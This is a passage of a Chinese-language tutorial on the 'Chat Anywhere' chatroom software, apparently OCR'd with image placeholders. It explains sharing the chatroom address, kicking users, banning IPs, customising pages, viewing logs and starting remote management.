
现在我们把地址“http://58.49.102.89:8080/chatroom.htm”发给其他人，这样对方就可以访问这个聊天室了，如图3。


图3

二、本地管理

上面介绍了如何快速搭建聊天室，接下来我再介绍一下如何在本机对聊天室进行管理。首先，是如何“T人”。在主界面中，选择一个用户名称，然后单击“KICK OUT”（踢出去）按钮，就会弹出一个确认对话框，单击“是”按钮，就可以禁止该用户发言了，如图4。

那么，如何禁止指定IP访问本聊天室呢？单击程序主界面的“FORBIDDEN IP”（禁止IP）按钮，在弹出的窗口中，输入要禁止访问的IP地址，然后单击“ADD THIS IP”（增加此IP），就可以禁止此IP地址的用户访问我们的聊天室了，如图5。


图4

另外我们还可以修改聊天室的网页登录页面，单击主界面的“CUSTOM”（风格）按钮，在弹出的对话框中有三个按钮，分别是登录页面、聊天页面和语言，选择“LOGIN PAGE”（登录页面），就可以设置登录页面的款式了，如图6。




图5







图6

在登录页面的款式设置窗口就可以选择一些样式来修改你的聊天室了，如图7。单击上图6中的的“CHAT PAGE”（聊天页面），就可以修改聊天界面，如图8。


图7

其实，每次在重新双击执行“Chat Anywhere”的时候，都会弹出一个聊天室风格选择窗口，在这里提供了一些其它风格样式的聊天窗口供大家选择，比如我们选择一个“LOVE”的风格，其执行效果就如图9所示。


图8


图9

“Chat Anywhere”还提供了查看LOG日志的功能，单击主界面的“LOG”按钮，就会弹出LOG日志窗口，选择其中的一个日志文件，然后单击“OPEN”（打开）按钮，程序就是自动调用记事本去打开这个日志文件，日志文件里记录了用户的登录和离开信息，如图10。

三、远程管理

“Chat Anywhere”除了提供了本地管理功能外，还支持远程管理，我们单击主界面的“REMOTE”（远程）按钮，在弹出的对

话框中就可以设置远程管理的端口、用户名称和密码，设置完毕后，就可以单击“START”（开始）按钮，启动远程管理服务了，如图11。




图10

